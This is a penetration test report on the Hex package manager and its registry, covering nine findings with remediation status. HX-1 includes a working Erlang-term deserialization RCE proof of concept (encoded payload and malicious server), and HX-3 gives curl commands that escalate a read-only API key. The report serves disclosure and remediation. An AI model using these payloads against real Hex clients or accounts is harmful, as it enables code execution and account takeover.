Paraxial.io

Hex Package Manager Penetration Test

Test Performed By
Michael Lubas
michael@paraxial.io

Report Version
v1.1

Date
April 3, 2026

Prepared For
The Erlang Ecosystem Foundation and Hex Core Team

Document History

Version	Date	Change	Author
1.1	April 3, 2026	HX-2 Remediation Done	Michael Lubas
1.0	March 18, 2026	Remediation	Michael Lubas
0.1	February 18, 2026	Report Draft	Michael Lubas

Index

Document History 2
Index 3
Tester Biography 4
Executive Summary 5
Testing Scope 6
Security Test Cases 7
Methodology 8
HX-1: Unsafe Deserialization of Erlang Terms in hex_core 9
HX-2: Potential Vulnerabilities in Public GitHub Actions Pipelines 14
HX-3: Read Only API Key Can Be Elevated to Full With 2FA Code 16
HX-4: Private Keys Found In Hex Operations Repository 20
HX-5: User Password Reset Link Never Expires 21
HX-6: Documentation Does Not Explain Configuration Risk 22
HX-7: Security Reports Feature Lacks Authorization 23
HX-8: Path Traversal in Development and Test Environments 24
HX-9: Password Reset Function Does Not Use secure_compare 25
Appendix A: Zizmor Findings 26

Tester Biography

Michael Lubas is the founder of Paraxial.io, an application security company fundamentally changing how developers build secure software. He is a leading expert in web security, contributing open source software, talks, and articles to the field. He is currently a member of the Erlang Ecosystem Foundation's Security Working Group. Prior to starting Paraxial.io he worked in offensive and defensive security roles at companies including Adobe, Deloitte, Frame.io, and Betterment.

Selected Work

Potion Shop - An intentionally vulnerable Elixir/Phoenix application, for teaching developers about web application security. https://github.com/securityelixir/potion_shop

What the Critical Erlang SSH Vulnerability Means for Elixir Developers - An article on CVE-2025-32433, an Unauthenticated Remote Code Execution in Erlang/OTP SSH and how it impacts Elixir applications. https://paraxial.io/blog/erlang-ssh

Elixir and Phoenix Security Checklist: 11 Best Practices - An introduction to web application security for Elixir developers. https://paraxial.io/blog/elixir-best

The Elixir Security Roadmap - ElixirConf EU 2024 - https://www.youtube.com/watch?v=NezbrVqz72A

Elixir Security: a Business and Technical Perspective - ElixirConf US 2023 - https://www.youtube.com/watch?v=bBaZDAynM08

Executive Summary

The Erlang Ecosystem Foundation's Security Working Group engaged Paraxial.io to perform a security audit of the Hex Package Manager, registry and integration build tools such as rebar3, Mix and Gleam. This was done under the foundation's Ægis Initiative.

Testing was performed from January 26th to February 13th, 2026 by Michael Lubas.

Full source code was provided for each in scope application, as well as a staging environment for testing where appropriate. This was a manual test, where the tester acted as a malicious external user and internal user. The goal of the tester was to find security issues that pose a risk to users of the Hex package manager, and threaten the overall integrity of the ecosystem.

A total of nine (9) findings were identified during testing: zero (0) critical, one (1) high, two (2) medium, two (2) low, and four (4) informational.

A re-test was performed on March 18, 2026 which confirmed the majority of vulnerabilities have been successfully remediated. The only outstanding issue is the implementation of zizmor in some repositories for HX-2. This was completed on April 3, 2026.

ID	Finding	Severity	Status
HX-1	Unsafe Deserialization of Erlang Terms in hex_core	High	Fixed
HX-2	Potential Vulnerabilities in Public GitHub Actions Pipelines	Medium	Fixed
HX-3	Read Only API Key Can Be Elevated to Full With 2FA Code	Medium	Fixed
HX-4	Private Keys Found In Hex Operations Repository	Low	Fixed
HX-5	User Password Reset Link Never Expires	Low	Fixed
HX-6	Documentation Does Not Explain Configuration Risk	Info	Info
HX-7	Security Reports Feature Lacks Authorization	Info	Info
HX-8	Path Traversal in Development and Test Environments	Info	Fixed
HX-9	Password Reset Function Does Not Use secure_compare	Info	Fixed

Testing Scope

The Hex Package Registry, Specification, and Client Implementations were all in-scope for testing. A full source code review was performed on all in-scope repositories. The tester was granted access to a staging environment for the application, which closely matches the production deployment. The supporting infrastructure, web servers, and network infrastructure were all considered in-scope and tested during the engagement.

Projects and Domains

Name	Domain	GitHub
Hex Registry	staging.hex.pm	https://github.com/hexpm/hexpm
Hex Operations	-	https://github.com/hexpm/hexpm-ops
Hex Docs	staging.hexdocs.pm	https://github.com/hexpm/hexdocs-search https://github.com/hexpm/hexdocs
Hex Preview	preview.staging.hex.pm	https://github.com/hexpm/preview
Hex Diff	diff.staging.hex.pm	https://github.com/hexpm/diff
Hex	-	https://github.com/hexpm/hex
Hex Core	-	https://github.com/hexpm/hex_core
Hex Solver	-	https://github.com/hexpm/hex_solver
Hex Specifications	-	https://github.com/hexpm/specifications
Rebar3	-	https://github.com/erlang/rebar3
Mix	-	https://github.com/elixir-lang/elixir/tree/main/lib/mix
Gleam	-	https://github.com/gleam-lang/gleam
HexPM Rust	-	https://github.com/gleam-lang/hexpm-rust

Security Test Cases

Test Case	Status
Remote code execution (RCE) via deserialization	Fixed
Remote code execution (RCE) via command injection	Passed
Remote code execution (RCE) via SSRF	Passed
SQL Injection	Passed
Server side request forgery (SSRF)	Passed
Sensitive data exposed via misconfigured bucket	Passed
Cross site scripting (XSS), stored	Passed
Cross site scripting (XSS), reflected	Passed
Cross site request forgery (CSRF)	Passed
Broken access control	Passed
Secrets in source code or git history	Fixed
Privilege Escalation	Fixed
Backend database exposed publicly	Passed
Insecure authentication/authorization for user accounts	Passed
Directory traversal via HTTP request	Passed
Session fixation, user accounts	Passed
Insecure storage of user passwords	Passed
Cross site websocket hijacking (CSWH)	Passed
Cross origin resource sharing (CORS) misconfiguration	Passed
HTTPS not enabled	Passed
Insecure direct object reference (IDOR)	Passed
Reliance on cookie without validation	Passed
Unsafe creation of atoms at runtime	Passed
Authentication cookie flags not set	Passed
Lack of rate limiting on user authentication endpoint	Passed

Methodology

A white box test was performed against the in-scope projects, meaning the tester had full access to source code and a staging environment. The tester searched for vulnerabilities through several vectors:

1. Analysis of the provided source code
2. Dynamic testing as an untrusted user
3. Dynamic testing as a privileged user

Tools used during testing:

1. Burp Suite Pro, for proxying HTTP traffic
2. Sobelow, for static analysis of the project source code
3. MixAudit, for analysis of project dependencies in Elixir
4. npm audit, for analysis of project dependencies in JavaScript
5. The aws and gsutil command line tools, for testing cloud buckets
6. nmap, for checking the web server for open ports
7. Claude Code, for analysis of the codebase
8. Zizmor, for security analysis of GitHub Actions

Note that Burp Suite Pro does contain automated scanning functionality, however this test went much deeper into the application than a simple vulnerability scan. All vulnerabilities were uncovered through a mix of source code review, security tools, and manually testing the deployed application as a real user.

The methodology used here focused on finding vulnerabilities most likely to lead to a notable security incident for the Hex Package Manager and related ecosystems. This includes:

1. Cross-account package tampering
2. Bypassing integrity checks on install
3. Injection in public-facing features
4. Insecure infrastructure configuration with direct impact
5. New authentication paths (GitHub OAuth, OAuth2.0 Device Grant)
6. CI/CD Workflow Injection Risks (GitHub Actions)
7. Privacy and data leakage
8. Denial of service and availability issues

HX-1: Unsafe Deserialization of Erlang Terms in hex_core

Severity: High	**Location:** Hex Core, Hex, Rebar3
OWASP Top 10: A08:2025 Software or Data Integrity Failures	
Weakness: CWE-502 Deserialization of Untrusted Data	
CVSS: 7.7 - 4.0/AV:N/AC:H/AT:P/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N	

Summary

If an attacker controls the HTTP response body sent by the Hex.pm API server, he can gain remote code execution (RCE) on Hex client machines. When the client reads the malicious response, it will deserialize a malicious binary controlled by the attacker, leading to RCE.

While initially this seems like a social engineering attack (the victim would have to be tricked into setting a malicious api_url hex config, or HEX_API_URL environment variable) there is a situation where the vulnerability could be leveraged for widespread exploitation of all Elixir users:

If a cache poisoning vulnerability was found in the Hex API server, where an attacker could cause an endpoint to return arbitrary binary data, that DoS vulnerability would be elevated to RCE. This could lead to thousands of compromised client machines.

The security boundary in the Hex source code is clear: a malicious binary response from the server should not enable code execution.

How the Attack Works

The source of the vulnerability is found in:

https://github.com/hexpm/hex/blob/main/src/mix_hex_api.erl

```
src/mix_hex_api.erl
%% Vendored from hex_core v0.12.0 (1cdf3eb), do not edit manually

 Response =
     case binary:match(ContentType, ?ERL_CONTENT_TYPE) of
         {_, _} ->
             {ok, {Status, RespHeaders, binary_to_term(RespBody)}};
```

When binary_to_term(RespBody) is called on a malicious RespBody, the Elixir term it represents is deserialized, which can be an executable function. This allows the attacker to execute code on the victim machine.

Proof of Concept

```
# Attacker code

fn acc, _fun ->
  File.write!("/tmp/pwned", "got you")
  {:done, acc}
end

> :erlang.term_to_binary(payload) |> Base.encode64()
> "g3AAAAH..."



# evil_server.exs
Mix.install([:plug, :plug_cowboy])

defmodule EvilServer do
  import Plug.Conn

  def init(opts), do: opts

  def call(conn, _opts) do
    IO.puts("=== REQUEST ===")
    IO.puts("#{conn.method} #{conn.request_path}")

    base = "g3AAAAH3Asm8nI8Qfq0gWk/
NzqDBsfgAAAApAAAAAXcIZXJsX2V2YWxhKWIGTeTkWHcNbm9ub2RlQG5vaG9zdAAAAG0AAAAAAAAAG
gGYQF0AAAAAGgCdwV2YWx1ZXF3BmVsaXhpcncSZXZhbF9sb2NhbF9oYW5kbGVyYQJoAncFdmFsdWVxd
wZlbGl4aXJ3FWV2YWxfZXh0ZXJuYWxfaGFuZGxlcmEDdAAAAABsAAAAAWgFdwZjbGF1c2VhAWwAAAAC
aAN3A3ZhcmEBdwZfYWNjQDFoA3cDdmFyYQF3B19fZnVuQDFqamwAAAACaAR3BGNhbGxhAmgEdwZyZW1
vdGVhAmgDdwRhdG9tYQJ3C0VsaXhpci5GaWxlaAN3BGF0b21hAncGd3JpdGUhbAAAAAJoA3cDYmluYQ
JsAAAAAWgFdwtiaW5fZWxlbWVudGECaAN3BnN0cmluZ2ECawAKL3RtcC9wd25lZHcHZGVmYXVsdHcHZ
GVmYXVsdGpoA3cDYmluYQJsAAAAAWgFdwtiaW5fZWxlbWVudGECaAN3BnN0cmluZ2ECawAHZ290IHlv
dXcHZGVmYXVsdHcHZGVmYXVsdGpqaAN3BXR1cGxlYQFsAAAAAmgDdwRhdG9tYQF3BGRvbmVoA3cDdmF
yYQN3Bl9hY2NAMWpqag=="
    binary = Base.decode64!(base)
```

```
    conn
    |> put_resp_header("content-type", "application/vnd.hex+erlang;
charset=utf-8")
    |> send_resp(200, binary)

  end
end

{:ok, _} = Plug.Cowboy.http(EvilServer, [], port: 4000)
IO.puts("Evil server running on http://localhost:4000")
Process.sleep(:infinity)
```

```
Vulnerable Mix

% HEX_API_URL=http://localhost:4000 mix hex.search phoenix
mix hex.search PACKAGE is deprecated, use --package PACKAGE instead
** (FunctionClauseError) no function clause matching in :lists.reverse/1

    The following arguments were given to :lists.reverse/1:

        # 1
        {:cont, []}

    (stdlib 5.2.2) lists.erl:175: :lists.reverse/1
    (hex 2.3.1) lib/mix/tasks/hex.search.ex:121:
Mix.Tasks.Hex.Search.print_with_organizations/1
    (mix 1.18.4) lib/mix/task.ex:495: anonymous fn/3 in Mix.Task.run_task/5
    (mix 1.18.4) lib/mix/cli.ex:107: Mix.CLI.run_task/2
    /Users/dt/.asdf/installs/elixir/1.18.4/bin/mix:2: (file)


% cat /tmp/pwned
got you
```

Root Cause

```
Commit: d114be9
PR: https://github.com/hexpm/hex/pull/1084/changes

The file lib/hex/api.ex was deleted, which contained:

https://github.com/hexpm/hex/blob/v2.2/lib/hex/api.ex

  defp decode_body(body, headers) do
    content_type = headers["content-type"] || ""

    if String.contains?(content_type, @erlang_content) do
      Hex.Utils.safe_deserialize_erlang(body)
    else
      body
    end
  end
```

Rather than using Hex.Utils.safe_deserialize_erlang, the response is deserialized with binary_to_term directly.

Vulnerable Versions

The current release of Hex, v2.3.1, is not vulnerable. This vulnerability is not present in any released version of Hex. Fixing before the next release is recommended.

Notes

This vulnerable code is also in rebar.

```
%% Vendored from hex_core v0.12.0, do not edit manually
https://github.com/erlang/rebar3/blob/main/apps/rebar/src/vendored/
r3_hex_api.erl  (line 109)
```

The difference is pure Erlang does not have the same gadget to execute anonymous functions (the Enum trigger), so it's not exploitable in Rebar3. It is still considered a denial of service vulnerability in Rebar3.

Further reading on how this exploit works and how anonymous functions in Elixir with an arity of 2 implement the enumerable protocol: https://paraxial.io/blog/elixir-rce

GitHub Security Advisory for Hex Core: https://github.com/hexpm/hex_core/security/advisories/GHSA-hx9w-f2w9-9g96

HX-1 Recommended Action

Changing the hex_core implementation to use Hex.Utils.safe_deserialize_erlang again will remediate this vulnerability. This code should then be vendored into both Hex and Rebar3.

This vulnerability was assigned CVE-2026-21619 and has been successfully fixed:

https://github.com/hexpm/hex_core/security/advisories/GHSA-hx9w-f2w9-9g96

HX-2: Potential Vulnerabilities in Public GitHub Actions Pipelines

Severity: Medium
Location: Hex Registry, Hex Operations, Hex Docs, Hex Preview, Hex Diff, Hex, Hex Core, Hex Solver, Rebar3, Mix, Gleam, HexPM Rust
OWASP Top 10: A03:2025 Software Supply Chain Failures
Weakness: CWE-77 Improper Neutralization of Special Elements used in a Command
CVSS: 5.9 - 4.0/AV:N/AC:H/AT:P/PR:N/UI:N/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N

The majority of GitHub code repositories that are in-scope for this engagement are public and accept pull requests from external untrusted users. These projects also use GitHub Actions, where code may be run based on untrusted user input to the actions workflow. This creates a serious risk of supply chain compromise, and this type of attack has been observed in the wild with the following incidents:

1. tj-actions, https://unit42.paloaltonetworks.com/github-actions-supply-chain-attack/
2. Ultralytics, https://blog.yossarian.net/2024/12/06/zizmor-ultralytics-injection
3. GhostAction, https://blog.gitguardian.com/ghostaction-campaign-3-325-secrets-stolen/

During testing, no critical exploitable vulnerabilities were found in GitHub actions. However, a number of potential security issues were discovered, primarily with help from the open source static analysis tool Zizmor - https://github.com/zizmorcore/zizmor

For example, across several Hex repos there are "uses:" clauses that result in third party code being run. These clauses do not specify which version of the code should be run. "When a uses: clause is not pinned by branch, tag, or SHA reference, GitHub Actions will use the latest commit on the referenced repository's default branch" - Zizmor documentation, https://docs.zizmor.sh/audits/#unpinned-uses

While not a Hex repository, the official Elixir GitHub repository does use code patterns consistent with template injection vulnerabilities, the flaw that resulted in the Ultralytics supply chain attack:

```
https://github.com/elixir-lang/elixir/blob/main/.github/workflows/release.yml#L41
    steps:
      - name: Create draft release
        if: github.ref_type != 'branch'
        run: |
          gh release create \
            --repo ${{ github.repository }} \
            --title ${{ github.ref_name }} \
```

github.ref_name is "The short ref name of the branch or tag that triggered the workflow run. This value matches the branch or tag name shown on GitHub. For example, feature-branch-1." https://docs.github.com/en/actions/reference/workflows-and-actions/contexts

If an attacker were able to trigger this action with a malicious branch name, that would lead to arbitrary code execution, theft of Elixir environment variable secrets, and the publication of a new release of Elixir with a malware backdoor.

While none of the reported Zizmor findings represent an exploitable vulnerability at the moment, it is a good idea to include a layer of security checking on all changes to the GitHub Actions configuration. Several major projects, including RubyGems, PyPi, and Django include Zizmor in their CI/CD pipeline to mitigate this risk. https://docs.zizmor.sh/trophy-case/

See **Appendix A: Zizmor Findings** for the full list of Zizmor findings from all in-scope GitHub projects.

HX-2 Recommended Action

Zizmor should be included in the CI/CD pipeline of all in-scope repositories, and current findings should be triaged for fixing. The current list of findings can be ignored, because they do not represent a true security vulnerability. https://docs.zizmor.sh/usage/#ignoring-results

The major benefit of adding Zizmor is to ensure that future changes to the CI/CD pipeline logic does not result in a critical vulnerability being introduced. For example, if a template injection vulnerability was introduced, where untrusted users could execute code in the Hex account, that could lead to a compromise of the entire Hex package infrastructure, affecting Erlang, Elixir, and Gleam developers. There is some overhead with introducing Zizmor, however the scans run quickly should be done in parallel so as to not increase the total time of a CI/CD run.

GitHub Actions security scanning has been added:

```
hexpm - https://github.com/hexpm/hexpm/pull/1383
hex - https://github.com/hexpm/hex/pull/1110
hexdocs - https://github.com/hexpm/hexdocs/pull/76
hex diff - https://github.com/hexpm/diff/pull/115
preview - https://github.com/hexpm/preview/pull/66
hex_core - https://github.com/hexpm/hex_core/pull/164
elixir - https://github.com/elixir-lang/elixir/pull/15114
hex_solver - https://github.com/hexpm/hex_solver/pull/7
rebar3_hex - https://github.com/erlef/rebar3_hex/pull/359
rebar3 - https://github.com/erlang/rebar3/pull/3001
gleam - https://github.com/gleam-lang/gleam/pull/5559
```

HX-3: Read Only API Key Can Be Elevated to Full With 2FA Code


Severity: Medium	**Location:** Hex Registry
OWASP Top 10: A01:2025 Broken Access Control	
Weakness: CWE-863 Incorrect Authorization	
CVSS: 5.5 - 4.0/AV:N/AC:H/AT:P/PR:L/UI:A/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N	

A read-only user API key can be escalated to full write access if the attacker is able to obtain a two factor authentication (2FA) code from the victim. The actual probability of exploitation is low, given how difficult obtaining that would be. This finding does highlight some unexpected behaviors in the OAuth implementation, and how it can be improved for greater security.

The victim user creates an API key under **Account Settings > Keys**

https://staging.hex.pm/dashboard/keys

This will be called **ReadOnlyKey**, and it only has read permissions:




```
@ hexpm % ./pentest/api_key_test.sh ReadOnlyKey(redacted)

--- READ operations ---

[ OK ] Get current user                                          GET -> 200
[ OK ] Get user audit logs                                       GET -> 200
[ OK ] List packages                                             GET -> 200
[ OK ] Show package (nox)                                        GET -> 200
[ OK ] List package owners (nox)                                 GET -> 200

--- WRITE operations ---

[BLOCKED] Create API key (POST /api/keys)                          POST -> 401
[BLOCKED] Retire release (POST ...nox/releases/0.1.0/retire)       POST -> 401
[BLOCKED] Unretire release (DELETE ...nox/releases/0.1.0/retire)   DELETE -> 401

Done
```

The OAuth client_credentials grant allows exchanging an API key for JWT token. When the exchange happens, the resource qualifier (read or write) is ignored.

```
HEX_USER_API_KEY=redacted
$ curl -s -X POST "https://staging.hex.pm/api/oauth/token" \
  -H "User-Agent: hexpm-pentest/1.0" \
  -H "Content-Type: application/x-www-form-urlencoded" \
  -d "grant_type=client_credentials&client_id=78ea6566-89fd-481e-
a1d6-7d9d78eacca8&client_secret=${HEX_USER_API_KEY}&scope=api"

{"scope":"api","expires_in":1800,"token_type":"bearer","access_token":"eyJhbG..."}


lib/hexpm_web/controllers/api/oauth_controller.ex:262
  defp validate_scopes_against_key(scopes, permissions) do
   allowed_scopes =
      Enum.flat_map(permissions, fn permission ->
        case permission.domain do
          "api" -> ["api"]
```

An API key with permissions %{domain: "api", resource: "read"} results in a JWT with the scope "api" (full access), **not "api:read"**. This JWT can then be used to create a full-access API key which does not expire.

```
$ ACCESS_TOKEN=eyJh...redacted
$ TOTP=012345 (must be valid six digit code)
$ curl -s -X POST "https://staging.hex.pm/api/keys" \
  -H "User-Agent: hexpm-pentest/1.0" \
  -H "Authorization: Bearer ${ACCESS_TOKEN}" \
  -H "X-Hex-OTP: ${TOTP}" \
  -H "Content-Type: application/json" \
  -d "{\"name\":\"pentest-key-123\"}"

{"name":"pentest-key-123","permissions":
[{"domain":"api","resource":null}],"url":"https://staging.hex.pm/api/keys/pentest-
key-123","secret":"redacted","inserted_at":"2026-02-12T20:59:09.343963Z","updated_a
t":"2026-02-12T20:59:09.343963Z","revoke_at":null,"authing_key":false}
```



```
@ hexpm % ./pentest/api_key_test.sh pentest-key-123(redacted)

--- READ operations ---

[ OK ] Get current user                                          GET -> 200
[ OK ] Get user audit logs                                       GET -> 200
[ OK ] List packages                                             GET -> 200
[ OK ] Show package (nox)                                        GET -> 200
[ OK ] List package owners (nox)                                 GET -> 200

--- WRITE operations ---

[UNEXPECTED] Create API key (POST /api/keys)                          POST -> 201
(expected non-2xx!)
[UNEXPECTED] Retire release (POST ...nox/releases/0.1.0/retire)       POST -> 204
(expected non-2xx!)
[UNEXPECTED] Unretire release (DELETE ...nox/releases/0.1.0/retire)   DELETE -> 204
(expected non-2xx!)
```

HX-3 Recommended Action

The **validate_scopes_against_key** function should include the resource qualifier when building allowed scopes for the "api" domain. This ensures a read-only key can only obtain an "api:read" scoped token.

This vulnerability was assigned CVE-2026-21621 and has been successfully fixed:

https://github.com/hexpm/hexpm/security/advisories/GHSA-739m-8727-j6w3

HX-4: Private Keys Found In Hex Operations Repository

Severity: Low	**Location:** Hex Operations
OWASP Top 10: A02:2025 Security Misconfiguration	
Weakness: CWE-798 Use of Hard-coded Credentials	
CVSS: 5.0 - 4.0/AV:L/AC:L/AT:P/PR:H/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N	

The following credentials were found in the Hex Operations (hexpm-ops) repository:

1. Cloudflare API Token, source code
2. Cloudflare Global API Token, git history
3. Google Cloud Platform Service Account Keys, git history

These credentials were not tested due the risk of production service disruption. The Hex Operations repository is private, so these credentials are currently not publicly exposed.

HX-4 Recommended Action

If the credentials are valid, remove them from the source code and git history. This repository uses the Google Key Management Service to store secrets, which is the best place to put them. If the credentials are not valid, no action is required. The Git history may be rewritten so these credentials are no longer found in the history or on GitHub, however this is a fairly involved process and is not necessary if the keys have been revoked. https://docs.github.com/en/authentication/keeping-your-account-and-data-secure/removing-sensitive-data-from-a-repository

This vulnerability was successfully fixed. There is no CVE because the repository is private.

HX-5: User Password Reset Link Never Expires

Severity: Low	**Location:** Hex Registry
OWASP Top 10: A07:2025 Authentication Failures	
Weakness: CWE-613 Insufficient Session Expiration	
CVSS: 2.3 - CVSS:4.0/AV:N/AC:H/AT:P/PR:L/UI:A/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N	

Hex has a standard "Reset your password" flow, where a user can have an email sent to reset their password. The user clicks the link, enters a new password, and can access their account again. The vulnerability is that this password reset link never expires.

While under normal circumstances an attacker should not have access to a victim's emails, and with that level of access the attacker can just access the victim's account, there is another dimension to this problem. Consider the scenario where the maintainer of a popular Hex package suffers a data breach and their personal emails are published online.

The problem is that within that email dump, a password reset email that was never used can now be leveraged by an attacker. Note that in this scenario the attacker never actually has access to the victim's current email account, perhaps just a leaked subset.

HX-5 Recommended Action

Password reset tokens should expire 24 hours after creation. These tokens are rarely created, and the 24 hour expiration means that this risk will be successfully mitigated.

This vulnerability was assigned CVE-2026-21622 and has been successfully fixed:

https://github.com/hexpm/hexpm/security/advisories/GHSA-6r94-pvwf-mxqm

HX-6: Documentation Does Not Explain Configuration Risk

Severity: Info	**Location:** Hex
OWASP Top 10: A02:2025 Security Misconfiguration	
Weakness: CWE-1059: Insufficient Technical Documentation	
CVSS: 0.0 - CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N	

The documentation page for mix hex.config provides a good overview of the different configuration values for mix. Changing these values can result in a serious security problem for the end user as well.

https://hexdocs.pm/hex/Mix.Tasks.Hex.Config.html

Consider **api_url**:

```
api_url - Hex API URL. Can be overridden by setting the environment variable
HEX_API_URL (Default: "https://hex.pm/api")
```

If **api_url** is set to an attacker controlled value, the victim's authentication credentials will be sent to a malicious server. This is not mentioned in the documentation, and could lead to a situation where a victim user believes they need to switch the api_url to an attacker controlled value to download a package. This is technically social engineering, which on its own is out of scope for this engagement, however improving the documentation to highlight this risk will have an overall beneficial impact for users.

HX-6 Recommended Action

api_url - All API requests, with your authentication credential, are sent here. Changing this value to a malicious domain will result in your account being compromised.

There is also a minor typo for:

```
mirror_url - Hex mirror URL. Can be overridden by setting the environment variable
HEX_TRUSTED_MIRROR_URL
```

Where HEX_TRUSTED_MIRROR_URL should be changed to HEX_MIRROR_URL.

HX-7: Security Reports Feature Lacks Authorization

Severity: Info	**Location:** Hex Registry
OWASP Top 10: A01:2025 Broken Access Control	
Weakness: CWE-863 Incorrect Authorization	
CVSS: 0.0 - 4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N	

Hex contains an unreleased vulnerability reporting workflow that allows authenticated users to submit security reports against packages, which moderators can then triage through a state machine (accept, reject, solve, unresolve). The feature includes state-based visibility rules, email notifications to stakeholders, and the ability to retire affected releases. It is currently disabled in production via a compile-time feature flag in config/prod.exs.

The implementation contains several authorization defects that would be exploitable if the feature were enabled. The user schema defines valid roles as ["basic", "mod"] (user.ex:37), but every authorization check in the controller compares against the string "moderator" (package_report_controller.ex:110, 126, 140, etc.). The string "mod" is never referenced anywhere else in the codebase. This means even a user with role: "mod" would fail the has_role?(user, "moderator") check, and a user with role: "moderator" could never be persisted because it fails schema validation. Beyond the role mismatch, the report index endpoint returns all reports to any logged in user, and the comment endpoint performs no authorization beyond requiring login.

Before enabling this feature, the role mismatch should be reconciled, and the index and comment endpoints need proper access control.

HX-8: Path Traversal in Development and Test Environments

Severity: Info	**Location:** Hex Registry
OWASP Top 10: A01:2025 Broken Access Control	
Weakness: CWE-22: Improper Limitation of a Pathname to a Restricted Directory	
CVSS: 0.0 - 4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N	

The test controller exposes endpoints for retrieving packages and tarballs (GET /repo/tarballs/:ball, GET /repo/packages/:package) that interpolate user supplied path parameters directly into storage keys without validation (test_controller.ex:21-39). When backed by the local filesystem store, Path.join in local.ex:24 does not prevent ../../ traversal, allowing arbitrary file reads. The store file itself acknowledges this with the comment

```
lib/hexpm/store/local.ex
# only used during development (not safe)
```

